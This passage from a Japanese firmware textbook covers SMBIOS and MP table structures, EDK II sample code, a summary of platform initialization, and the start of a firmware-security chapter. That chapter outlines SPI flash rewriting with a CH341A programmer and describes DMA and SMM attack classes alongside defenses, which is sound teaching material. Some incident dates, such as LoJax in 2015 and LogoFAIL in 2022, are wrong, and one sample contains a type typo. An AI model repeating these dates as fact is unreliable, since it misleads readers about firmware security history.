    SMBIOS_STRUCTURE Hdr;           // Type = 17
    UINT16 PhysicalMemoryArrayHandle; // Type 16 Handle
    UINT16 MemoryErrorInformationHandle;
    UINT16 TotalWidth;             // Total Width (bits)
    UINT16 DataWidth;              // Data Width (bits)
    UINT16 Size;                  // Size (MB, or see ExtendedSize)
    UINT8 FormFactor;              // DIMM = 9
    UINT8 DeviceSet;
    UINT8 DeviceLocator;           // String (e.g., "DIMM A1")
    UINT8 BankLocator;             // String
    UINT8 MemoryType;              // DDR4 = 26
    UINT16 TypeDetail;             // Type Detail
    UINT16 Speed;                 // Speed (MT/s)
    UINT8 Manufacturer;            // String
    UINT8 SerialNumber;            // String
    UINT8 AssetTag;                // String
    UINT8 PartNumber;              // String
    UINT8 Attributes;              // Rank
    UINT32 ExtendedSize;           // Extended Size (MB)
    UINT16 ConfiguredMemorySpeed;   // Configured Speed (MT/s)
    UINT16 MinimumVoltage;         // Minimum Voltage (mV)
    UINT16 MaximumVoltage;         // Maximum Voltage (mV)
    UINT16 ConfiguredVoltage;       // Configured Voltage (mV)
    UINT8 MemoryTechnology;         // DRAM = 3
    UINT16 MemoryOperatingModeCapability;
    UINT8 FirmwareVersion;          // String
    UINT16 ModuleManufacturerId;
    UINT16 ModuleProductId;
    UINT16 MemorySubsystemControllerId;
    UINT16 MemorySubsystemControllerProductId;
    UINT64 NonVolatileSize;
    UINT64 VolatileSize;
    UINT64 CacheSize;
    UINT64 LogicalSize;
} SMBIOS_TABLE_TYPE17;
```

---

# SMBIOS データの取得

## Linux での SMBIOS 情報取得

```
# SMBIOS テーブルダンプ  
sudo dmidecode  
  
# 特定タイプのみ表示  
sudo dmidecode -t 0      # BIOS Information  
sudo dmidecode -t 1      # System Information  
sudo dmidecode -t 4      # Processor Information  
sudo dmidecode -t 17     # Memory Device
```

## UEFI アプリケーションでの SMBIOS 読み取り

```
/***
 * SMBIOS テーブルを列挙
 *
 * @param[in] EntryPoint SMBIOS Entry Point
 */
VOID
EnumerateSmbiosTables (
    IN SMBIOS_TABLE_ENTRY_POINT *EntryPoint
)
{
    UINT8             *TableAddress;
    UINT8             *TableEnd;
    SMBIOS_STRUCTURE *Structure;
    UINT8             *StringPtr;
    UINTN             StringCount;

    TableAddress = (UINT8 *) (UINTN) EntryPoint->TableAddress;
    TableEnd = TableAddress + EntryPoint->TableLength;

    while (TableAddress < TableEnd) {
        Structure = (SMBIOS_STRUCTURE *) TableAddress;

        Print (L"Type %d, Length %d, Handle 0x%04X\n",
               Structure->Type,
               Structure->Length,
               Structure->Handle);

        // 文字列を列挙
        StringPtr = TableAddress + Structure->Length;
        StringCount = 1;
        while (*StringPtr != 0 || *(StringPtr + 1) != 0) {
            if (*StringPtr != 0) {
                Print (L" String %d: %a\n", StringCount, StringPtr);
                StringCount++;
                while (*StringPtr != 0) {
                    StringPtr++;
                }
            }
            StringPtr++;
        }

        // 次の構造体へ
        TableAddress = StringPtr + 2; // ダブル NULL の後
```

```
    if (Structure->Type == 127) {
        break; // End-of-Table
    }
}
```

---

# EDK II での SMBIOS テーブル作成

## SMBIOS Protocol

```
/***
  SMBIOS テーブルを追加

  @param[in]  SmbiosRecord  SMBIOS レコード

  @retval EFI_SUCCESS  成功
*/
EFI_STATUS
AddSmbiosRecord (
  IN VOID  *SmbiosRecord
)
{
  EFI_SMBIOS_PROTOCOL  *Smbios;
  EFI_SMBIOS_HANDLE    SmbiosHandle;
  EFI_STATUS            Status;

  Status = gBS->LocateProtocol (
                  &gEfiSmbiosProtocolGuid,
                  NULL,
                  (VOID **)&Smbios
                );
  if (EFI_ERROR (Status)) {
    return Status;
  }

  SmbiosHandle = SMBIOS_HANDLE_PI_RESERVED; // 自動割り当て

  Status = Smbios->Add (
                  Smbios,
                  NULL,
                  &SmbiosHandle,
                  (EFI_SMBIOS_TABLE_HEADER *)SmbiosRecord
                );

  return Status;
}
```

## Type 0 の作成例

```
/***
  SMBIOS Type 0 (BIOS Information) を作成
*/
EFI_STATUS
CreateBiosInformation (
  VOID
)
{
  UINT8 *Record;
  UINNT RecordSize;
  CHAR8 *Strings;

  // 構造体 + 文字列領域
  RecordSize = sizeof (SMBIOS_TABLE_TYPE0) +
    AsciiStrSize ("American Megatrends") +
    AsciiStrSize ("1.0.0") +
    AsciiStrSize ("2023/01/15") +
    1; // ダブル NULL

  Record = AllocateZeroPool (RecordSize);

  // 構造体設定
  SMBIOS_TABLE_TYPE0 *Type0 = (SMBIOS_TABLE_TYPE0 *)Record;
  Type0->Hdr.Type = 0;
  Type0->Hdr.Length = sizeof (SMBIOS_TABLE_TYPE0);
  Type0->Hdr.Handle = 0x0000;
  Type0->Vendor = 1;
  Type0->BiosVersion = 2;
  Type0->BiosSegment = 0xE800;
  Type0->BiosReleaseDate = 3;
  Type0->BiosSize = 127;
  Type0->BiosCharacteristics = 0x0B;
  Type0->SystemBiosMajorRelease = 1;
  Type0->SystemBiosMinorRelease = 0;

  // 文字列設定
  Strings = (CHAR8 *)(Record + sizeof (SMBIOS_TABLE_TYPE0));
  AsciiStrCpyS (Strings, RecordSize, "American Megatrends");
  Strings += AsciiStrSize ("American Megatrends");
  AsciiStrCpyS (Strings, RecordSize, "1.0.0");
  Strings += AsciiStrSize ("1.0.0");
  AsciiStrCpyS (Strings, RecordSize, "2023/01/15");
  Strings += AsciiStrSize ("2023/01/15");
  *Strings = 0; // ダブル NULL
```

```
    AddSmbiosRecord (Record);
    FreePool (Record);

    return EFI_SUCCESS;
}
```

---

## MP (Multi-Processor) テーブル (レガシー)

MP テーブル は、Intel MultiProcessor Specification で定義された、マルチプロセッサシステムの構成情報です。現在は ACPI MADT に置き換えられていますが、レガシー OS (古い Linux カーネルなど) では使用されることがあります。

### MP Floating Pointer Structure

```
typedef struct {
    UINT8    Signature[4];           // "_MP_"
    UINT32   PhysicalAddress;       // MP Configuration Table のアドレス
    UINT8    Length;                // 1 (16 bytes)
    UINT8    SpecRev;               // Specification Revision (4)
    UINT8    Checksum;
    UINT8    FeatureByte[5];
} MP_FLOATING_POINTER_STRUCTURE;
```

## MP Configuration Table Header

```
typedef struct {
    UINT8    Signature[4];           // "PCMP"
    UINT16   BaseTableLength;
    UINT8    SpecRev;               // 4
    UINT8    Checksum;
    UINT8    OemId[8];
    UINT8    ProductId[12];
    UINT32   OemTablePointer;
    UINT16   OemTableSize;
    UINT16   EntryCount;
    UINT32   LocalApicAddress;      // Local APIC MMIO アドレス
    UINT16   ExtendedTableLength;
    UINT8    ExtendedTableChecksum;
    UINT8    Reserved;
    // 以降、Entry が続く
} MP_CONFIGURATION_TABLE_HEADER;
```

ACPI MADT との比較：

項目	MP テーブル	ACPI MADT
サポート範囲	x86 のみ	x86, ARM, RISC-V, ...
割り込み設定	限定的	詳細 (Polarity, Trigger Mode)
現状	レガシー、非推奨	標準

## 演習問題

### 基本演習

1. **SMBIOS Entry Point 検索** UEFI 環境で SMBIOS Entry Point を検索し、バージョン（Major/Minor）を表示するプログラムを作成してください。
2. **dmidecode 解析** Linux で `sudo dmidecode -t 4` を実行し、CPU 情報を確認してください。コア数、周波数、キャッシュサイズを記録してください。

## 応用演習

3. **Type 1 読み取り** SMBIOS Type 1 (System Information) を読み取り、メーカー、製品名、シリアル番号を表示するプログラムを作成してください。
4. **メモリ情報一覧** SMBIOS Type 17 (Memory Device) を列挙し、すべての DIMM のサイズ、速度、メーカーを表示するツールを作成してください。

## チャレンジ演習

5. **カスタム SMBIOS テーブル** 独自の OEM-Specific Type (Type 128-255) を定義し、EDK II で SMBIOS テーブルに追加してください。
  6. **SMBIOS → JSON 変換** SMBIOS テーブル全体を JSON 形式にエクスポートするツールを作成してください。
- 

## まとめ

この章では、SMBIOS と MP テーブルの役割について学びました。

### 👉 重要なポイント：

1. **SMBIOS の目的**
  - ハードウェアインベントリの標準化
  - OS・ツールへの情報提供
  - 資産管理・診断ツールでの活用
2. **SMBIOS 構造**
  - **Entry Point:** SMBIOS 2.x (32-bit) と 3.x (64-bit)
  - **Structure Header:** Type, Length, Handle
  - **文字列:** NULL 終端文字列の配列、ダブル NULL で終端
3. **主要テーブルタイプ**

- **Type 0:** BIOS Information
- **Type 1:** System Information
- **Type 2:** Baseboard Information
- **Type 4:** Processor Information
- **Type 17:** Memory Device

#### 4. SMBIOS データ取得

- Linux: `dmidecode`
- UEFI: EFI Configuration Table → Entry Point → テーブル列挙
- EDK II: `EFI_SMBIOS_PROTOCOL` で追加

#### 5. MP テーブル（レガシー）

- MultiProcessor Specification で定義
- ACPI MADT に置き換えられた
- レガシー OS のみで使用

次章では、Part III のまとめを行います。

---

#### 参考資料

- [DMTF SMBIOS Specification](#) - SMBIOS 公式仕様書
- [dmidecode Tool](#) - SMBIOS デコードツール
- [EDK II SMBIOS Module](#) - EDK II の SMBIOS 実装
- [Intel MultiProcessor Specification](#) - MP テーブル仕様（レガシー）
- [SMBIOS Reference Specification](#) - SMBIOS 3.7.0 仕様書

# Part III まとめ

Part III では、**プラットフォーム初期化の原理**について学びました。この章では、Part III で扱った内容を振り返り、重要なポイントを整理します。

---

## Part III で学んだこと

Part III では、以下のトピックについて学びました：

1. **PEI フェーズの役割と構造**
  2. **DRAM 初期化の仕組み**
  3. **CPU とチップセット初期化**
  4. **PCH/SoC の役割と初期化**
  5. **PCIe の仕組みとデバイス列挙**
  6. **ACPI の目的と構造**
  7. **ACPI テーブルの役割**
  8. **SMBIOS と MP テーブルの役割**
- 

## 章ごとの要約

### 第1章: PEI フェーズの役割と構造

**PEI (Pre-EFI Initialization) Phase** は、ファームウェア起動の初期段階で、メモリが利用可能になる前の環境で動作します。

#### 🔑 重要ポイント：

- **Cache as RAM (CAR):** DRAM 初期化前は CPU キャッシュを RAM として使用

- **PEIM (PEI Module)**: PEI フェーズで実行されるモジュール
- **PPI (PEIM-to-PEIM Interface)**: PEIM 間の軽量プロトコル
- **HOB (Hand-Off Block)**: PEI から DXE へ情報を渡すデータ構造
- **DXE IPL**: DXE Core をロードして起動する特殊な PEIM

主な流れ：

SEC → PEI Core 起動 → PEIM ディスパッチ → メモリ初期化 → HOB 構築 → DXE IPL → DXE Core

---

## 第2章: DRAM 初期化の仕組み

DRAM 初期化は、ファームウェア起動の最も複雑かつ重要なタスクの一つです。

### 🔑 重要ポイント：

- **DRAM 階層**: DIMM → Rank → Chip → Bank → Row/Column
- **SPD (Serial Presence Detect)**: DIMM 上の EEPROM から構成情報を取得
- **メモリトレーニング**: Write Leveling, Read Leveling, Vref Training で最適なタイミングを決定
- **FSP (Firmware Support Package)**: Intel が提供するバイナリ形式の初期化コード
- **MTRR (Memory Type Range Register)**: メモリ領域のキャッシュポリシーを設定

### DDR4 vs DDR5:

項目	DDR4	DDR5
データレート	1600-3200 MT/s	4800-8400 MT/s
電圧	1.2V	1.1V
Bank Group	4 BG	8 BG
ECC	オプション	オンダイ ECC 標準

---

## 第3章: CPU とチップセット初期化

CPU とチップセットの初期化は、システムの計算能力と周辺機能を有効化します。

### 🔑 重要ポイント :

- マイクロコード更新: MSR 0x79 に書き込み、CPU のバグ修正・機能追加
- キャッシュ初期化: CR0 の CD/NW ビット、MTRR 設定
- BSP vs AP: Bootstrap Processor と Application Processor
- INIT-SIPI-SIPI: AP を起動するシーケンス
- DMI (Direct Media Interface): CPU と PCH を接続するリンク
- GPIO: 汎用入出力ピン、電源制御・LED・ボタンなどに使用

### MTRR の主なタイプ :

- UC (Uncacheable): デバイス MMIO
- WB (Write-Back): RAM (最高性能)
- WT (Write-Through): キャッシュ書き込みは即座にメモリへ
- WC (Write-Combining): ビデオメモリ

---

## 第4章: PCH/SoC の役割と初期化

PCH (Platform Controller Hub) は、I/O コントローラの中核で、USB、SATA、LPCなどを統合します。

### 🔑 重要ポイント :

- PCH サブシステム: SATA, USB (xHCI), LPC/eSPI, SMBus, GPIO
- ストラップ設定: SPI Flash から起動時設定を読み込み
- AHCI vs RAID: SATA コントローラのモード
- LPC vs eSPI: レガシーデバイス接続 (eSPI はピン数削減、高速化)
- ディスクリート PCH vs SoC 統合: 従来は別チップ、最新は CPU に統合

### 主要サブシステムの初期化順序 :

- ストラップ読み込み

2. クロック設定
  3. 電源管理設定
  4. SATA, USB, LPC, GPIO 初期化
- 

## 第5章: PCIe の仕組みとデバイス列挙

**PCIe (PCI Express)** は、現代の標準的な高速シリアルインターフェースです。

### 🔑 重要ポイント :

- **3層構造:** 物理層 → データリンク層 → トランザクション層
- **ツリー型トポロジ:** Root Complex → Switch → Endpoint
- **リンクトレーニング:** Detect → Polling → Configuration → L0
- **MMCONFIG:** メモリマップドコンフィギュレーション空間 (4KB/デバイス)
- **デバイス列挙:** Vendor ID 読み込み → BAR 設定 → ブリッジは再帰的にサブバス列挙
- **MSI/MSI-X:** メモリ書き込みで割り込み通知、レガシー INTx より高速

**PCIe 世代別スループット (x16 レーン) :**

世代	転送速度	x16 スループット	エンコーディング
PCIe 3.0	8.0 GT/s	15.75 GB/s	128b/130b
PCIe 4.0	16.0 GT/s	31.5 GB/s	128b/130b
PCIe 5.0	32.0 GT/s	63 GB/s	128b/130b
PCIe 6.0	64.0 GT/s	126 GB/s	PAM4

---

## 第6章: ACPI の目的と構造

**ACPI (Advanced Configuration and Power Interface)** は、OS 主導の電源管理・デバイス設定のための標準規格です。

### 🔑 重要ポイント :

- **OS Directed Power Management:** OS がハードウェアを完全制御

- **ACPI テーブル:** UEFI/BIOS が提供する静的情報
- **ACPI Namespace:** OS が構築する階層的デバイスツリー
- **AML (ACPI Machine Language):** DSDT/SSDT に格納されるバイトコード
- **電源状態:** S-State (システム), D-State (デバイス), C-State (CPU)
- **テーブル発見:** RSDP → XSDT → FADT/MADT/DSDT...

### 主要電源状態：

- **S0:** 動作中
  - **S3:** Suspend to RAM (メモリのみ通電)
  - **S4:** Hibernate (ディスクに保存、電源 OFF)
  - **S5:** Soft Off
- 

## 第7章: ACPI テーブルの役割

Part III では、主要な ACPI テーブルの詳細構造を学びました。

### 🔑 重要テーブル：

#### FADT (Fixed ACPI Description Table)

- ACPI の中核テーブル
- PM レジスタ、GPE レジスタのアドレス
- DSDT へのポインタ
- 電源プロファイル (Desktop, Mobile, Server など)

#### MADT (Multiple APIC Description Table)

- 割り込みコントローラの構成
- Local APIC, I/O APIC
- IRQ → GSI マッピング (Interrupt Source Override)

#### MCFG (Memory Mapped Configuration Table)

- PCIe MMCONFIG ベースアドレス
- セグメント、バス範囲の指定

その他重要テーブル:

- **HPET**: 高精度タイマ
  - **SRAT/SLIT**: NUMA 構成とレイテンシ
  - **BGRT**: ブートロゴ画像
- 

## 第8章: SMBIOS と MP テーブルの役割

**SMBIOS (System Management BIOS)** は、ハードウェアインベントリを提供します。

### 🔑 重要ポイント :

- **Entry Point**: SMBIOS 2.x (32-bit) と 3.x (64-bit)
- **Structure Header**: Type, Length, Handle
- 文字列: NULL 終端文字列の配列、ダブル NULL で終端

主要テーブルタイプ:


- **Type 0**: BIOS Information
- **Type 1**: System Information
- **Type 4**: Processor Information
- **Type 17**: Memory Device


MP テーブル (レガシー) :

- Intel MultiProcessor Specification
  - ACPI MADT に置き換えられた
  - レガシー OS のみで使用
- 

## プラットフォーム初期化の全体像

以下は、プラットフォーム初期化の全体的な流れです：





フェーズ	主な役割	利用可能リソース
SEC	セキュリティ確認、初期化	CPU キャッシュのみ
PEI	プラットフォーム初期化	CAR → DRAM (後半)
DXE	デバイスドライバロード	完全な DRAM、すべてのデバイス
BDS	ブートデバイス選択	完全な環境

## ファームウェアテーブルの役割

Part III で学んだ主要なファームウェアテーブルとその役割：

テーブル	目的	提供者	使用者
ACPI	電源管理・デバイス設定	UEFI/BIOS	OS
SMBIOS	ハードウェアインベントリ	UEFI/BIOS	OS, 管理ツール
UEFI 変数	設定保存	UEFI/BIOS	OS, UEFI アプリ
Device Tree	デバイス階層 (ARM/RISC-V)	ファームウェア	Linux カーネル

## Intel vs AMD の違い

Part III で扱ったトピックにおける Intel と AMD の違い：

項目	Intel	AMD
初期化抽象化	FSP (Firmware Support Package)	AGESA
PCH 相当	PCH (Platform Controller Hub)	FCH (Fusion Controller Hub)
CPU-PCH 接続	DMI (Direct Media Interface)	FCH Link
メモリコントローラ	CPU 内蔵	CPU 内蔵 (Zen 以降)

## 実装のベストプラクティス

Part III で学んだことを実装する際のベストプラクティス：

### 1. エラーハンドリング

```
// 良い例
Status = InitializeMemory ();
if (EFI_ERROR (Status)) {
    DEBUG ((DEBUG_ERROR, "Memory init failed: %r\n", Status));
    return Status;
}

// 悪い例
InitializeMemory (); // エラーチェックなし
```

### 2. ACPI テーブルのチェックサム

```
// 必ずチェックサムを計算
Header->Checksum = 0;
Header->Checksum = CalculateChecksum8 ((UINT8 *)Table, Header->Length);
```

### 3. SMBIOS 文字列の終端

```
// 文字列領域の終端は必ずダブル NULL
Strings = (CHAR8 *)(Record + sizeof (SMBIOS_TABLE_TYPE0));
AsciiStrCpyS (Strings, Size, "Vendor");
Strings += AsciiStrSize ("Vendor");
*Strings = 0; // ダブル NULL
```

### 4. PCIe デバイスリストの再帰

```
// ブリッジは再帰的に処理
if ((HeaderType & 0x7F) == 0x01) {
    // Type 1: PCI-to-PCI Bridge
    EnumerateBridge (Bus, Device, Function); // 再帰
}
```

---

## トラブルシューティング

Part III で扱った内容に関する一般的な問題と解決策：

### メモリ初期化失敗

**症状:** システムが POST 途中で停止

**原因:**

- SPD 読み込み失敗
- メモリトレーニング失敗
- 互換性のない DIMM

**解決策:**

- デバッグログで SPD データを確認

- トレーニングパラメータを緩和
- DIMM の互換性リストを確認

## PCIe デバイスが認識されない

**症状:** OS でデバイスが見えない

**原因:**

- リンクトレーニング失敗
- BAR 設定の誤り
- MMCONFIG 設定の誤り

**解決策:**

- リンク状態を PCIe Capability で確認
- BAR サイズ計算のデバッグ
- MCFG テーブルのアドレス確認

## ACPI エラー

**症状:** OS が ACPI エラーを報告

**原因:**

- チェックサム不一致
- AML 構文エラー
- 無効なテーブルポインタ

**解決策:**

- acpidump と iasl -d でテーブルをデコード
  - チェックサムを再計算
  - ASL をコンパイルして構文チェック
-

## 次のステップ

Part III を完了したあなたは、プラットフォーム初期化の原理を理解しました。

習得したスキル:  PEI フェーズの動作原理  メモリ初期化の仕組み  PCIe デバイスの列挙方法  ACPI テーブルの構造と作成  SMBIOS によるハードウェア情報提供

Part IV では、さらに深く学びます:

- Secure Boot の実装
  - TPM (Trusted Platform Module)
  - ファームウェア更新の仕組み
  - セキュリティ脆弱性と対策
- 

## 参考資料の再確認

Part III で参照した主要な仕様書：

### 1. UEFI Specification

- <https://uefi.org/specifications>
- PI (Platform Initialization) Specification も参照

### 2. ACPI Specification

- <https://uefi.org/specifications>
- ACPI 6.5 以降を推奨

### 3. Intel SDM (Software Developer's Manual)

- <https://www.intel.com/sdm>
- Volume 3: System Programming Guide

### 4. PCI Express Base Specification

- <https://pcisig.com/specifications>

## 5. SMBIOS Specification

- <https://www.dmtf.org/standards/smbios>

## 6. EDK II Documentation

- <https://github.com/tianocore/tianocore.github.io/wiki>
- 

# 総括

Part III では、**プラットフォーム初期化の原理**について、PEI フェーズから ACPI/SMBIOS テーブル構築まで、幅広く学びました。これらの知識は、ファームウェア開発者として実務で直面する課題を解決するための基礎となります。

**重要なのは：**

- プラットフォームごとの違いを理解すること
- 仕様書を参照しながら実装すること
- デバッグツール（acpidump, dmidecode, lspci など）を活用すること

Part IV では、セキュリティアーキテクチャについて学びます。Secure Boot、TPM、ファームウェア更新など、現代のファームウェアに不可欠なセキュリティ機能を理解しましょう。

---

**Part III 完了おめでとうございます！** 

次は Part IV: セキュリティアーキテクチャ に進みましょう。

# ファームウェアセキュリティの全体像

## ① この章で学ぶこと

- ファームウェアがセキュリティで重要な理由
- ファームウェアに対する脅威モデル
- 主要な攻撃手法と攻撃面
- ファームウェアセキュリティの防御層
- セキュリティ関連技術の全体像


## ② 前提知識

- Part III: プラットフォーム初期化の原理
- ブートプロセスの基礎
- x86\_64 アーキテクチャの基本

## ファームウェアセキュリティの重要性

ファームウェアは、システムの最も低レベルで動作するソフトウェアであり、セキュリティの\*\*信頼の起点 (Root of Trust) \*\*となります。

## なぜファームウェアが狙われるのか



## ファームウェア攻撃の特徴：

特徴	説明	影響
最高権限	SMM (System Management Mode) は Ring -2 相当	OS やハイパーバイザより高い権限
永続性	SPI Flash に保存	OS 再インストールでも除去困難
不可視性	起動前に実行	多くのアンチウイルスが検出不可
検証困難	バイナリのみ、ソース非公開	リバースエンジニアリングが必要

## ファームウェア攻撃の歴史



### 主要な事例：

- **2015:** UEFI rootkit "LoJax" 発見
- **2018:** "ThinkPwn" による SMM 特権昇格
- **2019:** "Plundervolt" による Intel SGX 攻撃
- **2020:** "BootHole" (Grub2 の脆弱性)
- **2022:** "LogoFAIL" (ロゴ画像パーサの脆弱性)


---

# ファームウェアの脅威モデル

## 攻撃者のプロファイル

攻撃者タイプ	能力	動機	典型的な攻撃
スクリプトキディ	低	愉快犯	公開済み PoC の実行
一般的な犯罪者	中	金銭	ランサムウェア、データ窃取
APT グループ	高	諜報・妨害	カスタム rootkit、持続的侵害
国家支援型	最高	戦略的優位	サプライチェーン侵害、ゼロデイ

## 攻撃面 (Attack Surface)



## 主要な攻撃手法

### 1. SPI Flash 書き換え攻撃

**概要:** SPI Flash チップに直接アクセスして、UEFI ファームウェアを改竄します。

**攻撃手順 :**

1. 物理的にマシンにアクセス


2. SPI Flash チップを特定（通常 SOIC-8 パッケージ）
3. Flash Programmer（例: CH341A）で読み出し
4. ファームウェアイメージを改竄
5. Flash に書き戻し

#### 防御策:

- **Flash Descriptor:** BIOS 領域を Read-Only に設定
- **Protected Range Registers (PRR):** 特定領域を書き込み保護
- **Hardware Root of Trust:** Intel Boot Guard, AMD PSP

## 2. DMA (Direct Memory Access) 攻撃

**概要:** Thunderbolt, Firewire などの DMA 対応デバイスから、メモリに直接アクセスします。



#### 防御策:

- **VT-d / IOMMU:** DMA のアドレス範囲を制限
- **Kernel DMA Protection:** Windows 10 以降
- **Thunderbolt Security Levels:** ユーザー承認が必要

### 3. SMM (System Management Mode) 攻撃

**概要:** SMM は Ring -2 相当の最高権限で動作するため、攻撃者が SMM に侵入すると完全な制御が可能になります。

**攻撃手法:**

- **SMM コールアウト:** SMM が OS のコードを呼び出す際の脆弱性
- **SMRAM リロケーション攻撃:** SMBASE を変更して SMRAM を移動
- **SMM リエントランシー:** 同時 SMI によるレースコンディション

**防御策:**

